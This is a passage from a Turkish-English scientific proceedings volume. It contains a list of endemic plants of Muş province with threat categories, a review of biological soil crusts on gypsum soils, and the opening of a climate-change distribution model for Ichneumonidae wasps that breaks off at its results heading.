Türkiye’nin bitki örtüsü varlığı ve çeşitliliğini ortaya çıkaran araştırmalar içerisinde endemiklerin ayrı bir önemi vardır. Bu bağlamda Türkiye’de pek çok araştırma gerçekleştirilmiş olup endemikler hakkında önemli bir bilgi birikimi oluşmuştur [2,3,4,5]. Ülkemizin Doğu Anadolu Bölgesi endemik tür bakımından zengindir. Bölgedeki zengin yerlerden birisi de Muş ilidir. Muş Ovası, Bingöl Dağları, Yukarı Murat Vadisi, Akdoğan Dağları ve İron Sazlığı gibi önemli doğa alanlarını il sınırları içerisinde barındırarak [6] zengin endemik bitki varlığına sahiptir. Ancak bu endemik türler çeşitli nedenlerden dolayı (Küresel iklim değişikliği, nüfus artışı, kirlilik vs.) tehdit altında kalmaktadırlar. Bu bitkiler tabiatta insan baskısı nedeniyle gün geçtikçe yaşam alanlarını kaybetmekte ve nesilleri yok olma tehlikesiyle karşı karşıya kalmakta veya yok olmaktadır [7]. Yapılan çalışmalar ülkemizde daha öncesinde tespit edilen 12 bitki türünün yok olduğu yani neslinin tükendiği gerçeğini ortaya koymuştur. Bu durum bitkilerin varlığını tespit etme ve koruma tedbirleri alma ihtiyacını doğurmuştur. Uluslararası Doğa ve Doğal Kaynakları Koruma Birliği (IUCN), bitkilerin tehlike sınıflarını belirlemiş ve “Kırmızı Bülten” isimli eser çıkarmıştır [8]. Bu kriterler ve kategoriler esas alınarak “Türkiye Bitkileri Kırmızı Kitabı” yazılmış ve endemik ve nadir bitkilerin tehlike kategorileri ortaya konmuştur [8].

2. MATERYAL VE YÖNTEM

Öncelikle Muş ilinin bitki çeşitliliği ile ilgili literatüre dayalı çalışmalar yapılmış ve bitki taksonlarının bir listesi hazırlanmıştır. Daha sonra vejetasyon döneminin basından itibaren sonuna kadar, iki yıllık (2018–2019) sürede belirli periyotlar ile inceleme alanına gidilmiş ve bitki örnekleri toplanmıştır. Toplanan bu bitki örnekleri lokaliteleriyle birlikte gerekli diğer arazi kayıtları yazılarak numaralandırıldıktan sonra herbaryum tekniğine uygun olarak preslenip kurutuldu. Bu örneklerin teşhisinde temel kaynak olarak flora kitaplarından [2,3,5]. yararlanılmıştır. Tespit edilen endemik taksonlar listesi alfabetik sıraya göre verilmiş ve listede taksonların endemizm durumları ve tehlike kategorileri yazılmıştır [5].

3. BULGULAR

- **Muş İlinin Endemik Bitkileri**

2018- 2019 yılları arasında yapılan literatür ve arazi çalışmaları sonucunda toplam 115 endemik takson tespit edilmiştir.

Endemik taksonların familyalara göre dağılımı şu şekildedir. Asteraceae 23, Caryophyllaceae 15, Scrophulariaceae ve Brassicaceae 14, Fabaceae 13, Lamiaceae ve Ranunculaceae 6, Apiaceae ve Boraginaceae 5, Caprifoliaceae 3 takson içermektedirler. Diğer familyaların temsil ettiği endemik takson sayısı 1 veya 2'dir. Tehlike kategorilerine baktığımızda; 13 takson Hassas (VU), 61 takson Düşük riskli(LC), 20'i Tehdide açık (NT), 9'u Tehlikede (EN), 2'si Kritik (CR) ve 3 tanesi de Yetersiz veri (DD) tehlike kategorilerinde yer almaktadırlar (Çizelge 1).

Tablo 37. Muş İlinin Endemik Bitki Listesi

Familya	Takson	Türkçe Adı	Tehlike Kategorisi
Amaryllidaceae	<i>Allium stearnianum</i> var. <i>vanense</i>	Van körmeni	NT
Apiaceae	<i>Ferula huber-morathii</i>	Helizan	EN
Apiaceae	<i>Ferulago platycarpa</i>	Çelebi kişnişi	LC
Apiaceae	<i>Heracleum crenatifolium</i>	Sov	NT
Apiaceae	<i>Bupleurum brachiatum</i>	Dallı şeytanayağı	VU
Asteraceae	<i>Anacyclus anatolicus</i>	Dağindest	CR
Asteraceae	<i>Anthemis armeniaca</i>	Özge papatya	LC
Asteraceae	<i>Centaurea amasiensis</i>	Tülüşahı	LC
Asteraceae	<i>Centaurea armena</i>	Güldüğmesi	LC
Asteraceae	<i>Centaurea fenzlii</i>	Battalbaş	LC
Asteraceae	<i>Centaurea kurdica</i>	Pamukdikeni	NT
Asteraceae	<i>Centaurea vermiculigera</i>	Üvey kavgalaz	VU
Asteraceae	<i>Cousinia bicolor</i>	Alaca kızan	LC
Asteraceae	<i>Inula discoidea</i>	Dilsiz andızotu	VU
Asteraceae	<i>Inula helenium</i> var. <i>orgyalis</i>	Koca andızotu	NT

Asteraceae	<i>Inula macrocephala</i>	Muş andızotu	VU
Asteraceae	<i>Jurinea cataonica</i>	Ala geyikgöbeği	LC
Asteraceae	<i>Jurinea pontica</i>	Kavotu	LC
Asteraceae	<i>Pulicaria armena</i>	Boz yaraotu	LC
Asteraceae	<i>Senecio cilicius</i>	Ak kanaryaotu	LC
Asteraceae	<i>Tanacetum cadmeum</i>	Dağçiçeği	LC
Asteraceae	<i>Taraxacum anatolicum</i>	Günek	EN
Asteraceae	<i>Tripleurospermum monticolum</i>	Kır papatyası	LC
Asteraceae	<i>Achillea schischkinii</i>	Deli civanperçemi	LC
Asteraceae	<i>Cirsium yildizianum</i>	Yenikangal	NT
Boraginaceae	<i>Anchusa leptophylla</i> var. <i>incana</i>	Toklubaşı	LC
Boraginaceae	<i>Anchusa leptophylla</i> var. <i>tomentosa</i>	Yünlü ballık	LC
Boraginaceae	<i>Myosotis platyphylla</i>	Cilo boncuğu	VU
Boraginaceae	<i>Onosma bracteosa</i>	Küpeli emcek	LC
Boraginaceae	<i>Paracaryum montbretii</i>	Dadaş çarşağı	DD
Brassicaceae	<i>Alyssum filiforme</i>	Telli kevke	LC
Brassicaceae	<i>Bornmuellera glabrescens</i>	Köse seyyahotu	EN
Brassicaceae	<i>Erysimum leptocarpum</i>	Ovit zarifesi	EN
Brassicaceae	<i>Hesperis schischkinii</i>	Muş akşam yıldızı	NT
Brassicaceae	<i>Isatis aucheri</i>	pos çiviotu	NT
Brassicaceae	<i>Isatis glauca</i> var. <i>iconia</i>	Konya çiviti	LC
Brassicaceae	<i>Isatis spectabilis</i>	Tunceli çiviotu	VU
Brassicaceae	<i>Thlaspi bornmuelleri</i>	Firenk dağarcığı	VU
Brassicaceae	<i>Alyssum pateri</i>	Kanatlı kevke	LC
Caprifoliaceae	<i>Cephalaria sparsipilosa</i>	Gevrekotu	NT
Caprifoliaceae	<i>Cephalaria speciosa</i>	Yıldız pelemiri	LC
Caprifoliaceae	<i>Cephalaria anatolica</i>	Ana pelemir	NE

Caryophyllaceae	<i>Cerastium armeniacum</i>	Pek boynuzotu	LC
Caryophyllaceae	<i>Dianthus balansae</i>	Aslan karanfli	LC
Caryophyllaceae	<i>Dianthus brevicaulis</i>	Kar karanfili	LC
Caryophyllaceae	<i>Dianthus lactiflorus</i>	Süt karanfil	NT
Caryophyllaceae	<i>Dianthus muschianus</i>	İpar karanfili	LR
Caryophyllaceae	<i>Dianthus robustus</i>	Acem karanfili	EN
Caryophyllaceae	<i>Dianthus sessiliflorus</i>	Kaba karanfil	EN
Caryophyllaceae	<i>Dianthus zederbaueri</i>	Er karanfil	NT
Caryophyllaceae	<i>Gypsophila bitlisensis</i>	Bitlis çöveni	NT
Caryophyllaceae	<i>Silene capitellata</i>	Kavuklu nakıl	LC
Caryophyllaceae	<i>Silene muradica</i>	Malazgirt nakılı	LC
Convolvulaceae	<i>Convolvulus galaticus</i>	Boz sarmaşık	LC
Fabaceae	<i>Astragalus spectabilis</i>	Göz geveni	DD
Fabaceae	<i>Cicer echinospermum</i>	Kirpi nohutu	VU
Fabaceae	<i>Dorycnium pentaphyllum</i> var. <i>haussknechtii</i>	Gervenük	LC
Fabaceae	<i>Hedysarum nitidum</i>	Köse batalak	LC
Fabaceae	<i>Lathyrus cyaneus</i> subsp. <i>pinnatus</i>	Kurt mürdümüğü	NT
Fabaceae	<i>Lathyrus layardii</i>	Er mürdümük	VU
Fabaceae	<i>Onobrychis fallax</i>	Yalancı korunga	LC
Fabaceae	<i>Onobrychis pisidica</i>	Teke korungası	NT
Fabaceae	<i>Onobrychis stenostachya</i> var. <i>sosnowskyi</i>	Çoruh korungası	VU
Fagaceae	<i>Quercus macranthera</i> var. <i>sypirensis</i>	İspir meşesi	NE
Fagaceae	<i>Quercus petraea</i> var. <i>pinnatiloba</i>	Sapsız meşe	LC
Geraniaceae	<i>Erodium absinthoides</i>	Yavşan iğneliği	LC
Lamiaceae	<i>Cyclotrichium glabrescens</i>	Kelçekme	LR
Lamiaceae	<i>Marrubium parviflorum</i> var. <i>oligodon</i>	Küllü boz otu	LC
Lamiaceae	<i>Phlomis linearis</i>	Yayla otu	LC

Lamiaceae	<i>Stachys menthoides</i>	Nanedelisi	LC
Liliaceae	<i>Tulipa sintenesii</i>	Muş lalaesi	LC
Linaceae	<i>Linum flavum</i> var. <i>scabrinerve</i>	Kaba çimit	LC
Orchidaceae	<i>Dactylorhiza osmanica</i>	Osmanlı salebi	LC
Orobanchaceae	<i>Orobanche armena</i>	Has canavarotu	EN
Plantaginaceae	<i>Plantago anatolica</i>	Kırdakara otu	NT
Plumbaginaceae	<i>Acantholimon calvertii</i> var. <i>calvertii</i>	Keşiş kar dikenı	LC
Plumbaginaceae	<i>Limonium pycnanthum</i>	Hasdevekulağı	DD
Poaceae	<i>Bromus armenus</i>	Acem kılcanı	NT
Polygonaceae	<i>Rumex ponticus</i>	Boçu	LC
Ranunculaceae	<i>Consolida cornuta</i>	Hilâl mahmuz	EN
Ranunculaceae	<i>Delphinium dasystachyon</i>	Kirli hazeran	LC
Ranunculaceae	<i>Ranunculus fenzlii</i>	Kıncırok	VU
Ranunculaceae	<i>Ranunculus poluninii</i>	Keşiş yağlıçanağı	EN
Ranunculaceae	<i>Ranunculus sintenisii</i>	Köse yağlıçanak	VU
Rosaceae	<i>Rosa pisiformis</i>	Algül	NT
Rosaceae	<i>Potentilla anatolica</i>	Sarı tabusluk	NE
Scrophulariaceae	<i>Scrophularia libanotica</i> var. <i>libanotica</i> subsp. <i>urartuënsis</i>	Denekutnu	LC
Scrophulariaceae	<i>Verbascum calvum</i>	Balıkbayıltan	LC
Scrophulariaceae	<i>Verbascum gimgimense</i>	Varto sığırkuyruğu	NE
Scrophulariaceae	<i>Verbascum macrosepalum</i>	Dadaş sığırkuyruğu	LC
Solanaceae	<i>Lycium anaticum</i>	Tekedikenı	LC

4. SONUÇ

Bir ilin biyolojik çeşitliliğinin belirlenmesi son derece önemlidir. Ülkemizin yerüstü kaynağı olan biyoçeşitlilik zenginliğimizi korumak ve gelecek nesillere aktarmak zorundayız. Özellikle bize ait olan endemiklerimizin korunması, ülkemizin öncelikle ekoturizm, tarım, tıp vs gibi alanlar için son derece

önem arz etmektedirler. Biyolojik zenginliklerimizi ekonomik anlamda ve sürdürülebilir bir şekilde değerlendirmeliyiz.

5. TEŞEKKÜR

Saha çalışmalarına destek veren Muş Doğa Koruma ve Milli Parklar Şube Müdürü Ferzende Saygın'a, Yüksek lisans öğrencilerimiz Mehmet Emin GÜNEŞ ve Ümit Demir'e teşekkür ederiz.

6. KAYNAKÇA

- [1] Güner, A., Aslan, S., Ekim, T., Vural, M. ve Babaç, M.T. edlr., Türkiye Bitkileri Listesi (Damarlı Bitkiler). Nezahat Gökyiğit Botanik Bahçesi ve Flora Araştırmaları Derneği yayını. İstanbul. 2012.
- [2] Davis, P.H. (ed.). Flora of Turkey and the East Aegean Islands, vol.1-9, Edinburgh. 1965-1985.
- [3] Davis, P.H., Mill, R.R. ve Tan, K. (eds.). Flora of Turkey and the East Aegean Islands, vol.10, First Supplement, Edinburgh. 1988.
- [4] Ekim, T., Koyuncu, M., Vural, M., Duman, H., Aytaç, Z. ve Adıgüzel, N. Türkiye Bitkileri Kırmızı Kitabı. Doğal Hayatı Koruma Derneği, Ankara. 2000.
- [5] Güner, A., Özhatay, N., Ekim, T. ve Başer, K.H.C. (eds.). Flora of Turkey and the East Aegean Islands, vol.11, Second Supplement, Edinburgh. 2000.
- [6] Eken, G., Bozdoğan, M., İsfendiyaroğlu, S., Kılıç, DT. ve Lise, Y. Türkiyenin Önemli Doğa Alanları, II Cilt, Ankara: Doğa Derneği (in Turkish). (2006).
- [7] Tel, A.Z. Bazı endemik bitkilerin Kütahya'daki (Türkiye) yayılış alanları ve yeni IUCN tehlike kategorilerine göre yeniden değerlendirilmesi. Artvin Çoruh Üniversitesi Orman Fakültesi Dergisi, 13(1), 88-108, 2012.
- [8] Lucas, GLI. List of Rare Threatened and Endemic Plants in Europe, Council of Europe, Nature and Environment Series, 27(357), 1983.

THE EXISTENCE OF BIOLOGICAL SOIL CRUSTS AT GYPSUM SOILS

Ayşenur Kayabaş¹

¹ *Çankırı Karatekin University, Science Faculty, Biology Department, Çankırı TURKEY*

aysenurkayabas@karatekin.edu.tr

ORCID: 0000-0003-3555-4399

ABSTRACT

Drylands constitute more than 40 % of terrestrial ecosystems and are faced with anthropogenic degradation daily. The gypsum habitats that occur in arid and semi-arid regions of our country occupy a significant areas. The biological soil crust (BSCs) that occurs in arid and semi-arid ecosystems are biotic components consisting of lichens, cyanobacteria, algae, liverworts and microorganisms. Biological soil crusts are also called 'biocrust'. Nonvascular plant and photoautotroph activity is important in arid ecosystems where biologic soil crusts are present. Along with arid and semi-arid climatic conditions, areas with gypsum cause physical and chemical stress for plant life. Due to the hard physical crust of gypsum, rain water flows from the surface and causes thirst. However, the organisms that make up the biological soil crusts support the hydrological balance of the soil. Biological soil crusts, which also form in gypsum habitats, have important contributions such as preventing erosion, hydrological cycle of the soil in arid areas and carbon support during photosynthesis. Although these important formations are common in our country, BSCs have not been studied sufficiently. In the world, interest in the ecology of biological soil crust has been increasing daily since the definition of biological soil crusts as a model ecological system in the last twenty years. The semi-arid ecosystems from Turkey are an excellent field laboratory to work with BSCs. The aim of this study is to review the research population on biological soil crust in gypsum habitats and emphasize the importance of increasing knowledge about this organism group.

Keywords: *Biological Soil Crust, Biocrust, Gypsum, Turkey*

JİPSLİ TOPRAKLARDA BİYOLOJİK TOPRAK KABUKLARININ VARLIĞI

ÖZET

Kurak alanlar karasal ekosistemlerin %40'ından fazlasını oluşturmaktadır ve her geçen gün antropojenik bozulmalarla karşı karşıya kalmaktadır. Ülkemizin kurak ve yarı kurak bölgelerinde meydana gelen jipsli habitatlar kaydedeğer alan yer kaplamaktadır. Kurak ve yarı kurak ekosistemlerde meydana gelen biyolojik toprak kabukları likenler, siyanobakteriler, algler, ciğerotları ve mikroorganizmalardan oluşan biyotik bileşenlerdir. Biyolojik toprak kabukları 'biyokabuk' olarak da adlandırılmaktadır. Biyolojik toprak kabuğunun mevcut olduğu kurak ekosistemlerde vasküler olmayan bitki ve fotoototrof aktivitesi önemlidir. Kurak ve yarı kurak iklim koşullarının yanı sıra jipsli alanlar bitki yaşamı için fiziksel ve kimyasal strese neden olmaktadır. Jipsin sert fiziksel kabuğu nedeniyle yüzeyden yağmur suyu akararak susuzluğa neden olur. Ancak biyolojik toprak kabuklarını oluşturan organizmalar toprağın hidrolojik dengesini desteklemektedir.

Jipsli habitatlarda da oluşum gösteren biyolojik toprak kabuklarının erozyonu önleme, kurak alanlarda toprağın hidrolojik döngüsüne ve fotosentez boyunca karbon desteği gibi önemli katkıları bulunmaktadır. Bu önemli oluşumlar ülkemizde yaygın olmasına rağmen yeterince çalışılmamıştır. Dünyada ise son yirmi yılda biyolojik toprak kabuklarının model ekolojik sistem olarak tanımlanmasına başlandığından beri biyolojik toprak kabuklarının ekolojisine olan ilgi her geçen gün artmaktadır. Türkiye'deki yarı kurak ekosistemler, BSC'lerle çalışmak için mükemmel bir saha laboratuvarıdır. Bu çalışmayla jipsli habitatlardaki biyolojik toprak kabuklarıyla ilgili araştırma kitlesini gözden geçirmek ve bu organizma grubu hakkındaki bilgiyi arttırmadaki önemi vurgulamak amaçlanmıştır.

***Anahtar Kelimeler:** Biyolojik Toprak Kabuğu, Biyokabuk, Jips, Türkiye*

1. INTRODUCTION

Biological soil crusts (BSCs) consist of the close relationship of soil particles and lichens, cyanobacteria, algae, liverworts and microorganisms. These organisms live within, or immediately on top of, the uppermost millimeters of soil. Biocrust is formed when soil particles combine with the presence and activity of these biota. The resulting biocrust forms a layer compatible with the soil surface (Figure 1). BSCs have been referred to as cryptogamic, cryptobiotic, microbiotic, microfloral, microphytic and organogenic soil crusts [1].




Figure 1. Schematic diagram of a biological soil crust with typical colonizers [2, has been changed]

Biological soil crusts cover approximately 12% of the earth's terrestrial surface [3]. Biological soil crusts are found in all arid ecosystems and all vegetation types of the world, including polar regions but is more common in the world where vegetation is less. The reason for this is that organisms are insufficient to grow upward. BSCs usually cover areas of land without trees, grasses or shrubs [4].

Biological soil crusts are extremely fragile. When the soil is wet, it turns into a dark and sticky shape, and when it dries, it turns into a thin cracking layer. The colors of the soil crust vary depending on the dominant organism in the crust [5]. The links between biological soil crust and calcium-containing minerals are the key habitability of the world, as these organisms reduce carbon dioxide [6].

Ecological functions and features of the BSCs:

- BSCs contribute carbon to the underlying soils because they are photosynthetic.
- BSCs increase the stability of the soil.
- BSCs also convert atmospheric nitrogen into bioavailable nitrogen (especially cyanobacteria).
- BSCs increase the bioavailability of phosphorus.
- BSCs increase the storage of rain water by accumulating [7].
- Lichens that provide discontinuous coverage allow water, gases, and seedlings to pass through to the soil surface but mosses that provide a more continuous cover often block the flow of materials to the soil surface.
- BSCs control the movement of water, gases and solutes across soil surfaces.
- All organisms in the biocrust are poikilohydric.
- BSCs prevent wetting by affecting the fragmentation and transportation of the soil [8-9].
- Biocrust consists of two layers: the upper layer is the photosynthetic active layer where fluorescence signals from active chlorophyll and phycobilins cells accumulate and the lower layer is the inactive photosynthetic layer [7].



Figure 2. Biocrust sample on a gypsum soils in Ankara province

2. MATERIAL AND METHODS

Gypsum habitats of Ankara, Çankırı, Eskişehir, Sivas-Erzincan provinces cover a considerable area and are very important areas in biological, ecological and geological terms. Some of the gypsum habitats were determined as a result of the field studies carried out during the 2016-2020 vegetation period. Interpretations were made by taking images of biological soil crust observed in these habitats (Figure 3-6). Climate diagrams of these provinces have been drawn by evaluating climate data (Figure 7). Biotic and abiotic factors threatening gypsophytes growing in gypsiferous habitats and biocrust were determined and recommendations were made on in situ conservation measures for the conservation of the species.

3. RESULTS AND CONCLUSION

In gypsum habitats, steppe vegetation, which is a secondary vegetation type with an anthropogenic character, is dominant. In these habitats, there are a living crust, or biological soil crust, that exists at the top and just below the soil. When the habitat is examined, it has been observed that these areas are arid and semi-arid regions (Figure 7). In areas with gypsum soils, there are a large amount of biological soil crusts. Along with arid and semi-arid climatic conditions, areas with gypsum cause physical and chemical stress for plant life. Due to the hard physical crust of gypsum, rain water flows from the surface and causes thirst. However, the organisms that make up the biological soil crusts support the hydrological balance of the soil. The ecological benefits of biological soil crusts are quite high for plants that grow on or right next to them. In gypsum habitats, *Diploschistes*, *Psora* and *Fulgensia* of lichens were widely observed (Figure 3-4).



Figure 3. *Psora* brown-redish lichen and *Fulgensia* yellow lichen growing on a gypsum soils in Çankırı province



Figure 4. *Diploschistes* lichen growing on a gypsum soils in Eskişehir province



Figure 5. Biocrust sample on a gypsum soils in Erzincan province



Figure 6. Biocrust sample on a gypsum soils in Sivas province




Figure 7. Ombrothermic diagrams of the provinces

Biocrust which contribute greatly to primary productivity and soil stability are vital components of dryland ecosystems. These soil-surface communities, effected by physical disturbances and climate changes, are exceptionally vulnerable. Biological soil crusts in which lichens are dominant affect the general overlap and species richness of annual gypsophyte species [10].

Our country, BSCs have not been studied sufficiently only Abay et al. (2014) and Abay et al. (2015) conducted a study of mosses in semi-arid environments [11-12]. Abay et al. (2014) classified 58 mosses taxa and the family Pottiaceae ranked first in terms of genera also The gypsum content of the soils positively correlated to some mosses species [11]. In the world, interest in the ecology of biological soil crust has been increasing daily since the definition of biological soil crusts as a model ecological system in the last twenty years. The semi-arid ecosystems from Turkey are an excellent field laboratory to work with BSCs.

Gypsum habitats have historically been perceived as areas of unproductive soil that do not need any special protection. These areas are degraded and interpreted as places that need to be afforested, used as garbage dumps for urban waste. Today, these areas are regarded as habitats worthy of protection due to their high endemism and their contribution to local or regional floristic diversity. Despite being so precious, gypsum ecosystems can be used against threats such as herbivory, climate change, mining exploits, fire incidents, agriculture or urban development. There are very few scientific studies that have demonstrated its sensitivity. The future of gypsum ecosystems and their components under the pressure of global change factors is uncertain due to the pressure that climate change will put on its structure and functioning. With this study, it was emphasized that the research population on biological soil crusts in gypsum habitats should be reviewed and it is important to increase knowledge about this organism group.

4. REFERENCES

- [1] Harper, J.F., Manney, L., DeWitt, N.D., Yoo, M.H., Sussman, M. 1990. *J Bwl. Chem.* 265,13601-13608 USA.
- [2] Belnap, J., Büdel, B., Lange, O.L. 2001. Biological soil crusts: characteristics and distribution. In: *Biological soil crusts: structure, function, and management*. Springer, Berlin, Heidelberg, p. 3-30.
- [3] Elbert, W., Weber, B., Burrows, S., Steinkamp, J., Büdel, B., Andreae, M., Pöschl, U. 2012. Contribution of cryptogamic covers to the global cycles of carbon and nitrogen, *Nature Geoscience*, 5, 459–462, doi:10.1038/ngeo1486.
- [4] Bowker, M., Belnap, J., Sharnoff, S. 2007. *A Field Guide to Biological Soil Crusts of Western US Drylands*. US Government Printing Office, Denver, Colorado.
- [5] Belnap, J., Gillette, D.A. 1998. Vulnerability of desert biological soil crusts to wind erosion: the influence of crust development, soil texture, and disturbance. *J Arid Environ* 39: 133-142.
- [6] Brady, P.V., Carroll, S.A. 1994. Direct effects of CO₂ and temperature on silicate weathering: possible implication for climate control. *Journal of Geophysical Research* 58, 853-1853.
- [7] Jung, P., Briegel-Williams, L., Simon, A., Thyssen, A., Büdel, B. 2018. Uncovering biological soil crusts: carbon content and structure of intact Arctic, Antarctic and alpine biological soil crusts. *Biogeosciences*, 15(4), 1149-1160.
- [8] McKenna, N.C., Maxwell, C.D., Boulton, J.W. 1996. Wind transport of sand surfaces crusted with photoautotrophic microorganisms. *Catena* 27:229–247. doi:10.1016/0341-8162(96)00023-9.

- [9] Miralles Mellado, I., Canton, Y. and Sole Benet, A. 2011. Two-dimensional porosity of crusted silty soils: Indicators of soil quality in semiarid rangelands. *Soil Sci. Soc. Am. J.* 75:1330-1342. doi:10.2136/sssaj2010.0283.
- [10] Luzuriaga, A.L., Sánchez ,A.M., Maestre, F.T., Escudero, A. 2012. Assemblage of a semi-arid annual plant community, abiotic and biotic filters act hierarchically. *Plos One*, 7: e41270.
- [11] Abay, G., Gül, E., Ursavaş, S., and Erşahin, S. 2014. Substratum properties and mosses in semi-arid environments. A case study from North Turkey. *Cryptogamie, Bryologie*, 35(2), 181-196.
- [12] Abay, G., Gül, E., Günlü, A., Erşahin, S., and Ursavaş, S. 2015. Spatial variation, mapping, and classification of moss families in semi-arid landscapes in NW Turkey. *Environmental monitoring and assessment*, 187(3), 1-11.

BATI PALEARKTİK BÖLGEDE ICHNEUMONIDAE (HYMENOPTERA) FAMILYASININ İKLİM DEĞİŞİMİ ETKİSİ ALTINDAKİ POTANSİYEL DAĞILIMI

Akın Kırac

*Çanakkale Onsekiz Mart Üniversitesi, Teknik Bilimler Meslek Yüksekokulu,
Çanakkale, TURKEY*

akinkirac@comu.edu.tr

ORCID: 0000-0001-5596-2256

ÖZET

İklim değişimi ekosistemleri ve biyolojik çeşitliliği etkisi altına alan son yılların en büyük sorunudur. Gelecekte ortaya çıkacak habitat kayıplarını şimdiden tahmin etmek iklim değişikliği ile mücadele etmenin en önemli aşamalarından birisidir. Tür dağılım modelleri bunu yapmanın en iyi yoludur. Çoğu orman zararlısının doğal parazitoidi olan Ichneumonidlerin, iklim değişimine vereceği tepkileri habitat bazında belirlemek orman sağlığının geleceği açısından da oldukça önemlidir. Bu çalışmada yakın geçmiş, SSP126, SSP245, SSP370 ve SSP585 senaryoları iklim koşullarına göre, Ichneumonidae familyasının dağılım modellemesi gerçekleştirilmiştir. Elde edilen modelin AUC değeri 0,855 bulunmuştur. Ichneumonidlerin dağılımını Bio1, Bio5, Bio11 ve Bio12 değişkenlerine göre belirlediği ortaya çıkmıştır. Sonuç haritaları incelendiğinde, yakın geçmişte Ichneumonidae dağılımı batı palearktık bölgede yaygındır. İklim değişimi etkisi altında Ichneumonidae faunasının pek çok habitatını kaybedeceği sonucuna ulaştık. Uygun iklim koşullarının genelde kuzey kutbuna yakın alanların olduğu görüldü. Ancak Alp Dağlarının ve Kafkasya'nın gelecekte önemli sığınaklar olabileceği öngörüldü.

Anahtar Kelimeler: İklim Değişikliği, Ichneumonidae, Tür Dağılım Modelleri

ABSTRACT

Climate change is the biggest problem of recent years, affecting ecosystems and biological diversity. Anticipating future habitat losses is one of the most important steps in

combating climate change. Species distribution models are the best way to do this. It is also very important for the future of forest health to determine the responses of Ichneumonids, which are natural parasitoids of most forest pests, to climate change on a habitat basis. In this study, distribution modeling of Ichneumonidae family was carried out according to the climatic conditions of the recent past, SSP126, SSP245, SSP370 and SSP585 scenarios. The AUC value of the obtained model was found to be 0.855. It was revealed that Ichneumonids determined their distribution according to the variables Bio1, Bio5, Bio11 and Bio12. When the result maps are examined, Ichneumonidae distribution is common in the western palearctic region in the recent past. We concluded that under the effect of climate change, many habitats of Ichneumonidae fauna will be lost. It was observed that favorable climatic conditions were generally in areas close to the north pole. However, it was predicted that the Alpine Mountains and the Caucasus could become important refuges in the future.

Keywords: *Climate Chnage, Ichneumonidae, Species Distribution Models*

1. GİRİŞ

İklim değişikliği ekosistemleri ve biyolojik çeşitliliği tehdit eden, birçok türün neslinin tükenmesine yol açabilecek şiddette ilerleyen önümüzdeki yüzyılın en büyük sorunudur [1,2]. Bu nedenle pak çok habitatın gelecek yüzyılda parçalanıp kaybolacağı, IPCC (Hükümetler arası iklim değişikliği paneli) iklim değişim senaryolarından faydalanılarak yapılan çalışmalarda ortaya çıkmıştır [3-6]. En güncel iklim değişikliği senaryoları worldclim.org adresinde bilim adamlarının similasyon yapabilmeleri için erişime açıktır. Worldclim veri tabanında yakın geçmiş (1970-2000) ve en son yayınlanan SSPs (Sosyo Ekonomik Senaryolar) iklim değişim senaryoları 19 adet Biyoiklim değişkeni olarak indirilebilmektedir. İklim senaryolarının güncel olarak 6. dönem çalışmalarını yürüten IPCC tarafından, bir önceki dönem RCP senaryoları yerine antropojenik artış ve antropojenik zorlayıcıların da göz önünde bulundurulduğu, 2100 senesine kadar 20 yıllık periyotlar halinde öngörülen SSPs (Sosyo-Ekonomik Rotalar) senaryoları oluşturulmuştur.

Bilim adamlarının simülasyon yapmaları için oluşturulan bu senaryolardan SSP126, 2100' e kadar ısınmayı 1.5 °C' nin altına düşürmeyi amaçlayan bir senaryodur. SSP245 ısınmayı 3 °C' nin altında sınırlar. Bu iki senaryo iklim politikası olan bir dünyanın geleceğini simüle etmek için kullanılır. Herhangi bir iklim senaryosunu yürürlüğe koymayan bir dünyada yolun ortasını SSP370 senaryosu ile en kötü durumu ise SSP585 senaryosu ile takip edilebilir [7].

İklim değişikliğinin canlılar üzerindeki etkilerini tahmin etmenin en etkili yolu günümüzde tür tarafından tercih edilen iklim koşullarının gelecek projeksiyonunu içeren tür dağılım modelleridir

[8]. Bu çalışmada kullanılan MaxEnt analiz yöntemi, sadece var/bulunma verileri ile çalışması, günümüz için tercih edilen iklim değişkenlerinden aldığı referansları gelecek iklim değişimi projeksiyonlarında bulması, potansiyel dağılım için tahmin gücünün yüksek olması, model çıktılarına ek olarak harita oluşturması nedeniyle diğer tür dağılım modellerine göre bir adım öne çıkmaktadır [8].

Ichneumonidae, Insecta içinde yer alan Hymenoptera takımı içinde yer alan en önemli familyalardan biridir ve birçok zararlı böceğin doğal parazitoitidir [9,10]. Gelişimleri uygun sıcaklıklara oldukça duyarlıdır ve iklim değişimi etkisi altında özellikle aşırı ısınmanın Ichneumonidlerin uzay-zamansal biyolojilerini etkileyebileceği bilinmektedir [11].


Çalışmanın amacı 2081-2100 periyodunda iklim değişimi senaryoları etkisinde Ichneumonidlerin Batı Palearktık bölgedeki potansiyel dağılımlarını modellemek ve haritalamaktır. Elde edilen sonuçları ekolojik olarak yorumlamak ve gelecek planlarına entegre edilmesini sağlamaktır.

2. YÖNTEM

Ichneumonidlere ait var/bulunma verileri 2012 senesinden bu yana yaklaşık 400 milyon data kaydını sağlayan GBIF'den (Küresel Biyolojik Çeşitlilik Bilgi Tesisi) elde edilmiştir [12]. WGS84 koordinat sisteminde 85500 Ichneumonidae var/bulunma verisi indirilmiştir ve "csv" dosyası olarak analize hazır hale getirilmiştir. Worldclim veri tabanından günümüz koşullarını yansıtmaları için yakın geçmiş iklim değişkenleri, gelecek iklim senaryolarından ise CanESM5 bazlı 10 arc dakika çözünürlüklü SSP126, SSP245, SSP370, SSP585 senaryolarına ait iklim değişkenleri 2081-2100 aralığı "asc" formatında analize hazır hale getirilmiştir. MaxEnt 3.4.1 yazılımı [8] ile analiz aşaması tamamlanmıştır. Elde edilen modeller içerisinde en yüksek AUC değerine sahip model seçildi ve haritaları ArcMap10.2 yazılımında görselleştirildi. Tür dağılım modelleri için elde edilecek modelin AUC değeri için ">0,90: mükemmel, 0,90-0,80: iyi, 0,80-0,70: uygun, 0,70-0,60: zayıf, <0,60: bilgi vermeyen" şeklinde kategori bulunmaktadır [13,8].

3. SONUÇ

